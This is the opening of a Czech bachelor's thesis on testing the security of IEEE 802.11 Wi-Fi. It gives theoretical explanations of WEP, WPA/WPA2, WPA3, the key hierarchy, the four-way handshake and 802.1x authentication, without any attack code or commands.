VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

TESTOVÁNÍ BEZPEČNOSTI PRO RODINU STANDARDŮ IEEE 802.11
SECURITY ASSESSMENT OF STANDARDS OF IEEE 802.11 FAMILY

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE
AUTHOR
Tobiáš Řihánek

VEDOUCÍ PRÁCE
SUPERVISOR
Ing. Jiří Pokorný

BRNO 2020

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní program **Informační bezpečnost**

Ústav telekomunikací

Student: Tobiáš Řihánek ***ID:*** 191814

Ročník: 3 ***Akademický rok:*** 2019/20

NÁZEV TÉMATU:

Testování bezpečnosti pro rodinu standardů IEEE 802.11

POKYNY PRO VYPRACOVÁNÍ:

Student bude mít za úkol provést analýzu možností pro testování bezpečnosti standardů IEEE 802.11, společně s analýzou zranitelností, možných slabin v implementacích a známých útoků. Bude vybráno vhodné hardwarové zařízení (2,4/5 GHz), software pro analýzu komunikace (doporučen program Wireshark) a také jeden z dostupných nástrojů pro softwarově definované rádio (doporučeno GNURadio). V neposlední řadě student zvolí vhodné nástroje pro ověřování bezpečnosti bezdrátových sítí pod standardem IEEE 802.11 (doporučen Kali Linux). Také vytvoří vlastní nástroj obsahující metody ověření vybraných zranitelností, které nejsou pokryty z dostupných nástrojů. Výstupem tak bude nejen návrh metodiky pro testování bezpečnosti sítí IEEE 802.11, ale i výčet zranitelností, společně s vlastním nástrojem a praktickým experimentálním výstupem z vybraných nástrojů dle vytvořené metodiky.

DOPORUČENÁ LITERATURA:

[1] HERTZOG, Raphael a O'GORMAN, Jim. Kali Linux Revealed: Mastering the Penetration Testing Distribution. Offsec Press, 2017.

[2] RAMACHANDRAN, Vivek a BUCHANAN, Cameron. Kali Linux wireless penetration testing: beginner's guide. Packt Publishing Ltd, 2015.

Termín zadání: 3.2.2020 ***Termín odevzdání:*** 8.6.2020

Vedoucí práce: Ing. Jiří Pokorný

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

ABSTRAKT

Cílem této práce bylo analyzovat problematiku testování bezpečnosti protokolů IEEE 802.11. V práci byl proveden teoretický rozbor těchto protokolů a výčet jejich zranitelností. V praktické části byl vyzkoušen software určený k tomuto testování. Dále byl vytvořen vlastní nástroj a byla prozkoumána možnost využití Softwarově definovaného rádia při testování.

KLÍČOVÁ SLOVA

Bezpečnost, WiFi, testování bezpečnosti, protokoly IEEE 802.11, softwarově definované rádio

ABSTRACT

The aim of this work was to analyze the issue of security testing of the IEEE 802.11 protocols. The thesis includes a theoretical analysis of these protocols and a list of their vulnerabilities. Software used for testing the security was showcased. A utility was created to help with the testing. Finally, the thesis looks at the use of SDR as a way of testing security.

KEYWORDS

Security, WiFi, security testing, protocols IEEE 802.11, software defined radio

ŘIHÁNEK, Tobiáš. *Testování bezpečnosti pro rodinu standardů IEEE 802.11*. Brno, 2020, 108 s. Bakalářská práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce: Ing. Radek Fujdiak

PROHLÁŠENÍ

Prohlašuji, že svou bakalářskou práci na téma „Testování bezpečnosti pro rodinu standardů IEEE 802.11“ jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené bakalářské práce dále prohlašuji, že v souvislosti s vytvořením této bakalářské práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora

Obsah

Seznam obrázků

Seznam výpisů

Úvod

V roce 2019 se globální počet zařízení používajících bezdrátovou síť Wi-Fi rozrostl na odhadovaných 13 miliard a tempo růstu stále zrychluje [1]. Lidé se stále více stávají závislí na těchto službách, ať už v rámci sociálních médií, v pracovním prostředí anebo při sdílení informací. Pro většinu lidí není problém posílat přes bezdrátové sítě citlivé informace, a proto je otázka bezpečnosti těchto sítí jednou z nejklíčovějších otázek moderního světa.

Bezpečnost Wi-Fi řeší především rodina standardů nazvaná IEEE 802.11. Od roku 1997 vydává organizace IEEE standardy, které umožňují pokrok v rámci bezdrátových sítí a definují jejich zabezpečování [**?**]. Mohlo by se tak zdát, že bezpečnost Wi-Fi je již vyřešenou záležitostí. Ovšem jak se ukazuje, tak i tyto standardy nejsou bez problémů. Například první z bezpečnostních protokolů navržený v rámci IEEE 802.11, protokol WEP, se již brzy po vydání ukázal jako velmi nedostatečný a plný zranitelností [5].

Testování těchto protokolů a testování bezdrátových sítí je tedy důležitým krokem v zajištění bezpečné a moderní komunikační infrastruktury, která umožní miliardám uživatelů sdílení i těch nejcitlivějších informací bez obav o jejich bezpečnost. Toto testování má mnoho forem a přístupů. Tato práce se zabývá problematikou testování bezpečnosti.

V rámci teorie dojde k analýze těchto bezpečnostních protokolů, bude vysvětleno, jak fungují, v čem spočívají jejich slabiny a jak je lze zneužít. Dále dojde ke stručnému seznámení s dostupným testovacím softwarem a hardwarem, budou analyzovány jejich funkce a využití. V praktické části dojde k demonstraci tohoto softwaru a hardwaru, budou provedeny ukázky možných útoků na analyzované protokoly a zhodnocena jejich úspěšnost.

Kybernetická bezpečnost je poslední dobou jedním z nejskloňovanějších sousloví v oblasti informatiky. Celosvětově se dotýká významné části lidské populace a je proto nutné, aby na ni byl kladen dostatečný důraz.

1 Zabezpečení Wi-Fi

Zabezpečení Wi-Fi a bezdrátových sítí obecně řeší především rodina standardů IEEE 802.11.

1.1 Rodina standardů IEEE 802.11

IEEE neboli Institute of Electrical and Electronics Engineers je mezinárodní organizace zabývající se, mimo jiné, standardizací v oblastí elektroniky a komunikačních technologií. [2] Jedním z mnoha podvýborů této organizace je IEEE 802, zabývající se specifikací lokálních a metropolitních bezdrátových sítí. Rodina standardů IEEE 802.11 pak specifikuje lokální bezdrátové sítě obecně známy pod názvem Wi-Fi. [3]

Původní standard IEEE 802.11-1997 byl vydán v roce 1997 a od té doby bylo vydáno více než 30 dodatků které specifikují především modulace pro posílání rádiového signálu. Nejčastěji používaná pásma jsou 2.4 GHz, která definují standardy 802.11b a 802.11g a 5 GHz, které je definováno standardem 802.11a. Tyto standardy jsou pak dále rozšířeny a upraveny dodatky 802.11n a 802.11ac a dalšími. [4] 802.11 ale také specifikuje i méně používané a známé standardy, jako například IEEE 802.11ad, který definuje komunikaci v pásmu 60 GHz.

Standardy rodiny 802.11 dále řeší i otázku zabezpečení. Původním protokolem definovaným již v první verzi standardu je WEP. WEP, plným názvem Wired Equivalent Privacy, je bezpečnostní protokol, který lze využít pro autentizaci a šifrování dat. Tento protokol byl standardem pouze doporučen, nebyl povinný. Dnes je již považovaný za naprosto nedostatečný a nebezpečný z několika důvodů. Mezi ně patří nevhodně řešená autentizace, špatná implementace šifry RC4 a nedostatečná délka klíčů. [5]

Z těchto důvodů byl navržen zabezpečovací protokol WPA – Wi-Fi Protected Access. Ten existuje ve dvou základních verzích WPA a WPA2. WPA je jakýmsi mezikrokem z důvodu zdlouhavého procesu schvalování dodatku k 802.11. WPA řeší některé problémy protokolu WEP a stále je považovaný za bezpečný. Autentizace u tohoto protokolu je řešena protokoly PSK anebo IEEE 802.1x. PSK, neboli Pre-Shared Key, je určen především pro domácí sítě. Autentizace podle IEEE 802.1x je pak určena pro podnikové sítě. Výběr autentizačního protokolu pak tedy závisí na typu sítě.

Šifrování pak řeší protokol TKIP opět využívající šifru RC4. V roce 2004 byl schválen standard 802.11i, který plně specifikuje protokol WPA2. Ten je velmi podobný protokolu WPA s největším rozdílem ve výběru šifrovacího algoritmu. Proudová šifra RC4 je zde nahrazena blokovou šifrou AES. Autentizace opět existuje ve dvou verzích – PSK a 802.1x. Protokol WPA2 je považován za nejbezpečnější. [6]

V roce 2018 byl vydán nový, vylepšený protokol WPA3, který má nahradit WPA2. WPA3 přináší vylepšení v několika oblastech. Autentizace čtyřcestnou výměnou je nahrazena protokolem SAE, který znemožňuje některé typy útoků, vůči kterým byl zranitelný protokol WPA2. Jsou používány delší klíče. Nebezpečná služba WPS je zde nahrazena službou DPP, která umožňuje jednoduché a bezpečné připojování IoT zařízení do sítě. WPA3 dále zajišťuje šifrování i u otevřených a veřejných sítí, čímž zamezuje odposlechu. Šifrování u WPA3 podporuje dopřednou bezpečnost – pokud tedy útočník zjistí používané heslo, nezíská tím automaticky schopnost dešifrovat nové pakety. Přístupové body používající WPA3 by pak dále měly umožňovat simultánní používání jak WPA2, tak i WPA3. Prozatím je však tento protokol málo využívaný a podpora u koncových zařízení je stále nízká. [7]

1.2 Zabezpečení protokolu WEP

Protokol WEP byl doporučen původním standardem 802.11 jako způsob zajištění bezpečné bezdrátové komunikace. Lze jej využít pro autentizaci, zajišťování integrity a šifrování dat.

1.2.1 Autentizace podle 802.11

Původní standard 802.11 podporuje dva typy autentizace – Open System a Shared Key. Nezávisle na zvoleném typu je dále možné, ale ne nutné, využít šifrování protokolem WEP. Jsou tedy možné 4 různé stavy zabezpečení jejichž míra bezpečnosti je různá. Autentizace probíhá pomocí rámců typu Management. [6]

Open System

Při autentizaci typu Open System (Otevřený systém) dochází k dvoucestné výměně (2-way handshake), kdy uživatel pošle požadavek k autentizaci a AP (přístupový bod) jej potvrdí a autentizuje. V podstatě se tedy uživatel nijak neidentifikuje a na Otevřený systém se může připojit kdokoliv. [6]


Pokud je zvoleno šifrování WEP, po uživateli je po této „autentizaci“ vyžadován sdílený klíč. To by se dalo považovat za určitý typ autentizace, protože klíče u WEP jsou předem sdílené a prokázáním znalosti tohoto klíču se uživatel autentizuje. Kvůli slabinám Shared Key autentizace se považuje Open System za bezpečnější variantu.

Shared Key

Při autentizaci typu Shared Key (Sdílený klíč), vyobrazené na obrázku 1.1 dochází ke čtyřcestné výměně (4-way handshake). Uživatel vyšle žádost o autentizaci. AP pak

pošle výzvu, která obsahuje náhodně vygenerované 1024-bitové číslo. Uživatel pak toto číslo zašifruje svým IV (inicializačním vektorem) a předem sdíleným klíčem pomocí šifrování WEP. Zašifrovanou zprávu pak pošle zpět společně se svým IV. AP poté zprávu dešifruje a provede kontrolní součet. Pokud je kontrolní součet správný (byl tedy použit správný klíč a přenesený IV), je uživatel autentizován. Pokud kontrolní součet neodpovídá, je autentizace neúspěšná. [8]

Sdílený klíč tak tímto poměrně efektivně dokáže autentizovat uživatele. Ovšem co se týče bezpečnosti, je toto naprosto nedostatečný systém autentizace. Problém spočívá v tom, že potenciální útočník tuto výměnu může jednoduše odposlouchat a získat potřebné informace ke svojí autentizaci, a případně i ke zjištění používaného klíče. [9]



Obr. 1.1: Shared Key autentizace

Shrnutí autentizace 802.11

Autentizace podle standardu 802.11 je tedy nedostatečná. Kromě zmíněné zranitelnosti má i řadu dalších problémů. Autentizace je v tomto případě jednostranná –

když se uživatel připojí, nemá možnost zjistit, zda se opravdu připojil k zamýšlenému přístupovému bodu. Dalším problémem je fakt, že autentizováno je v tomto případě zařízení, a ne uživatel.

Pokud tedy porovnáme Open System a Shared Key autentizaci, je výhodnější využívat Otevřený systém. Ve výsledku dosáhne stejné věci – ke komunikaci je potřeba znalost klíče, ale na rozdíl od Sdíleného klíče nedojde k odhalení keystreamu. [6]

1.2.2 Šifrování WEP

K šifrování přenášených dat WEP využívá proudovou šifru RC4. RC4, celým názvem Rivest Cipher 4, je výhodná především pro svou rychlost a nízké nároky na hardware, v důsledku své jednoduchosti. Ve své podstatě se RC4 snaží vytvořit pseudonáhodný proud bitů (keystream), pomocí kterého pak zašifruje danou zprávu operací XOR. [10]

Keystream se poté kontinuálně s každou zprávou, mění aby nedošlo k tomu, že stejná zpráva je pokaždé zašifrována stejně, což se dá zneužít ke zjištění klíče. Keystream se vypočítává na obou stranách. Problémem je, že bezdrátová komunikace může být nespolehlivá, a i jediný ztracený rámec by šifru zlomil, protože každá strana by poté používala jiný keystream. [6]

U protokolu WEP se kvůli tomu tento proces restartuje u každého přenosu. Aby nedocházelo k opakování stejného keystreamu pro každý rámec, přidává se ke klíči ještě inicializační vektor (IV). IV má velikost 24 bitů a je generován odesilatelem. Klíče u WEP mají klasicky velikost 40 bitů, ale existují i varianty s delšími klíči. Společně pak klíč a IV vygenerují daný keystream. Dále odesilatel provede kontrolní součet (ICV) nezašifrované zprávy pomocí hashovací funkce CRC-32. Zpráva a součet jsou poté zašifrovány. Odesílaný rámec pak obsahuje zašifrovanou zprávu a použitý IV. [11]

Příjemce vygeneruje použitý keystream pomocí sdíleného klíče a přijatého IV a následně dešifruje zprávu. Poté provede svůj kontrolní součet zprávy a porovná s doručeným kontrolním součtem. Pokud se součty shodují, je zpráva přijata, pokud ne, je zahozena. Tímto je zajištěna důvěrnost a integrita přenášených dat. [6]

1.2.3 Shrnutí WEP

WEP je již dlouhou dobu považován za nebezpečný protokol a neměl by být používán v žádném případě. Naštěstí tato skutečnost byla rozpoznána poměrně brzo po vydání původního standardu 802.11 a začalo se pracovat na vytvoření nového bezpečnějšího protokolu. [6]

1.3 Zabezpečení protokolu WPA a WPA2

Po odhalení nedostatků protokolu WEP začalo obchodní sdružení Wi-Fi Alliance vyvíjet nový, bezpečnější protokol. Jelikož jeho schválení trvalo poměrně dlouhou dobu, v mezidobí bylo vydáno doporučení označované WPA (Wi-Fi Protected Access). Protokol WPA je spojovacím článkem mezi protokoly WEP a vyvíjeným WPA2.

Následně byl v roce 2003 vydán standard 802.11i, který plně definoval protokol WPA2.

WPA i WPA2 řeší otázku hierarchie a distribuce klíčů a autentizace stejně. Podporují dva protokoly – PSK (Pre-Shared Key) a 802.1x. PSK je využíván v tzv. Personal Mode (osobní mód), 802.1x je využíván v tzv. Enterprise Mode (firemním módu).

Rozdíl mezi WPA a WPA2 je ve využívaném šifrování. WPA podporuje pouze protokol TKIP, WPA2 už podporuje šifrování pomocí AES za použití protokolu CCMP.[12]

1.3.1 Hierarchie a distribuce klíčů

Jedním z největších problémů WEP byla absence správy klíčů. Protokoly WPA a WPA2 proto aplikují složitější, ale mnohem bezpečnější hierarchii a distribuci. Finálním výstupem autentizace je klíč PMK (Pairwise Master Key). Ten je získán různým způsobem v závislosti na zvoleném autentizačním protokolu.

Při použití PSK, tedy síti s předem sdíleným klíčem, se PMK rovná PSK. Při využívání autentizace 802.1x se PMK odvíjí z klíče MSK (Master Session Key), který je výstupem tohoto protokolu. Po zjištění PMK už oba protokoly pokračují stejně. Délka PMK je 256 bitů. [6]


Dalším využívaným klíčem je PTK (Pairwise Transient Key), který se derivuje z PMK pomocí hashovací funkce HMAC-SHA1. Ten je unikátní pro každého klienta komunikujícího s přístupovým bodem. Je generován znovu při každé asociaci mezi klientem a daným AP. Délka PTK je závislá na tom, zda je dále používán protokol TKIP nebo CCMP. Pro TKIP má klíč velikost 512 bitů, pro CCMP má velikost 384 bitů.

Problém nastává u multicastových a broadcastových sítí, kde by si AP musel pamatovat PTK každého uživatele a následně posílat každý rámec několikrát, pokaždé šifrovaný jiným klíčem. Z tohoto důvodu existuje i pár klíčů GMK (Group Master Key) a GTK (Group Transient Key). Tyto klíče jsou generovány náhodně přístupovým bodem.

PTK je dále rozdělen do tří subklíčů:

- KCK (Key Confirmation Key) použitý u autentizačních zpráv během čtyř-cestné výměny (4-way handshake)
- KEK (Key Encryption Key) zajišťuje šifrování během 4-way handshake
- TK (Temporary Key) finální klíč používaný k šifrování dat protokolem TKIP

Délky těchto klíčů závisí na kombinaci využitého šifrovacího algoritmu a na tom, zda se jedná o skupinovou síť (tedy zda je používán klíč PTK nebo GTK). [12] Na obrázku 1.3.1 je vyobrazen celý proces získávání a generování klíčů.




Obr. 1.2: Hierarchie klíčů

1.3.2 Čtyřcestná výměna

Tato výměna je důležitým krokem pro každou autentizaci v rámci WPA. Předtím než se k ní přistoupí, musí dojít buď k autentizaci 802.1x nebo PSK. Výstupem

těchto autentizačních protokolů je klíč PMK. V případě 802.1x je odvozen z klíče MSK, v případě protokolu PSK je za PMK považován předem sdílený klíč PSK. Ke komunikaci jsou využívány rámce typu EAPOL-Key.

Na začátku výměny AP pošle klientovy náhodné číslo „ANonce“. Klient si vygeneruje svoje náhodné číslo „SNonce“ a následně si vypočítá klíč PTK. K tomu slouží funkce HMAC, jejímž vstupem jsou klíč PMK, MAC adresy klienta i AP a obě čísla ANonce a SNonce. Z PTK si následně odvodí dočasné klíče KCK, KEK a TK. Pomocí KCK si vygeneruje MIC (Message Integrity Code) – kontrolní součet celé zprávy a pošle přístupovému bodu číslo SNonce a MIC. AP teď může vypočítat PTK, a tím pádem i KCK, KEK a TK. Zkontroluje, zda MIC souhlasí, pokud ano, znamená to, že obě strany používají stejný PTK.



Obr. 1.3: Čtyřcestná výměna

AP pak odpoví další zprávou, která obsahuje skupinový klíč GTK, zašifrovaný klíčem KEK, a MIC, zašifrovaný klíčem KCK. Klient by měl mít schopnost GTK dešifrovat. Poslední zprávou výměny je klientova odpověď, ve které pošle ACK

(Acknowledge) zprávu zašifrovanou klíčem KEK a součet MIC. AP si ověří že je vše zašifrováno správně, a výměna je tímto hotova. V tento moment už začne normální komunikace. Výměna je vyobrazena na obrázku 1.3. [13]

1.3.3 Autentizace u WPA/WPA2

Protokoly podporují 2 typy autentizace v závislosti na tom, zda jsou v režimu Personal Mode nebo Enterprise Mode. V prvním případě je používána autentizace PSK, v druhém autentizace 802.1x.

Autentizace 802.1x

Tento způsob autentizace, vyobrazený na obrázku 1.4, je definován standardem 802.1x vydaným v roce 2002. Samotná autentizace je řešena protokolem EAPOL (EAP Over LAN), což je rozšíření staršího autentizačního protokolu EAP (Extensible Authentication Protocol) pro LAN sítě. EAP samotný pak má několik možných autentizačních metod, jako EAP-MSCHAPv2, EAP-GTC nebo EAP-TTLS.

Podstatou 802.1x je řízení přístupu prostřednictvím autentizace na portech. Přístupový bod je během autentizace zprostředkovatelem komunikace mezi uživatelem a autentizačním serverem. Procesu se tedy účastní tři entity:

- klient – uživatel, který se autentizuje
- autentizátor – AP
- autentizační server – většinou se využívá server RADIUS (Remote Authentication Dial In User Service)


Komunikace probíhá pomocí EAP rámců. Nejdříve klient kontaktuje AP pomocí rámce typu EAPOL-Start. AP pošle zpět výzvu k identifikaci EAPOL-Request. Klient poté pošle rámec EAP-Response, který obsahuje jeho MAC adresu. AP od této chvíle pouze přeposílá zprávy mezi klientem a autentizačním serverem. Ten přijme klientovu odpověď a odpoví EAP výzvou se zvolenou autentizační metodou.

Klient se následně může rozhodnout, zda pokračovat s touto zvolenou metodou, nebo může zažádat server o jinou autentizační metodu. To se hodí hlavně v případě, kdy klient nějakou z autentizačních metod nepodporuje. Pokud tomu tak je, pošle rámec, který obsahuje informaci o podporovaných metodách, ze kterých si server nějakou vybere, a pošle zpět novou EAP výzvu se zvolenou autentizační metodou.

